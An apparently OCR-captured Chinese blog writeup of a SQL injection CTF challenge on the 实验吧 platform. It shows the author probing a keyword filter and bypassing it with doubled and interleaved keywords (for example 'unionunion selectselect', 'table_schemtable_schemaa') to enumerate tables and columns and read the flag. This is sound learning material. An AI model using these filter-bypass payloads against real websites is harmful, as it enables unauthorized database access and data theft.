
简单的sql注入-实验吧 Writeup

原创

KRDecad3 于 2018-11-08 22:56:30 发布 362 收藏 2

分类专栏： writeup 文章标签： 实验吧 CTF Wirteup

本文链接：https://blog.csdn.net/KRDecad3/article/details/83865402




简单的sql注入-实验吧 Writeup

看了网上很多Writeup，对过滤的解释有好几种，看的很迷糊，因此就自己实践实践，写下来整理一下思路。

题目链接

输入`1`，返回查询的ID和name：


然后输入`1'`



报错：

由此可知，存在字符型注入。

输入`1' and 1=1--+`，也会报错：




那么这里首先可以看到过滤掉了注释符，
不去闭合单引号：`1 and 1=1`

可以看到过滤掉了and和注释符。
这里我想到了一个方法，因为这里会把查询的输入回显出来，所以可以在输入时不闭合单引号，来查看哪些关键字被过滤掉的。
继续测试，
这里试一试双写能不能绕过，输入`1 andand 1=1`

这里看到少了一个and并且and与后面的1连在一起，那么推断过滤方式可能是：将关键字和其后的一个空格过滤掉。
因此，可以通过双写并且后面加两个空格来绕过；或者使用注释符/**/代替空格，这样不需要双写关键字。

尝试查询数据库名（过程中可能还会遇到其他过滤）


输入`1 union select database()`



输入`1' unionunion selectselect database()'`

查到数据库名web1


查数据表，输入`1 unionunion selectselect table_name fromfrom information_schema.tables wherewhere table_schema=database()`



发现过滤掉了table_schema，

然后发现即便双写table_schema也被过滤掉了，那么就试试错位写两个

输入：`1 unionunion selectselect table_name fromfrom information_schema.tables wherewhere table_schemtable_schemaa=database() andand '1'='1`




去查flag表的字段，

输入：`1 unionunion selectselect column_namecolumn_name fromfrom information_schema.columnsinformation_schema.columns wherewhere table_name=flag`

发现过滤掉了column_name


和information_schema.columns，那么就试试错位，输入：

`1' unionunion selectselect column_nacolumn_nameme fromfrom information_scheminformation_schema.columnsa.columns wherewhere table_name='flag`



然后继续查询flag字段的值，输入：

```
1' unionunion selectselect flag fromfrom web1.flag wherewhere '1'='1
```



到此，得到flag。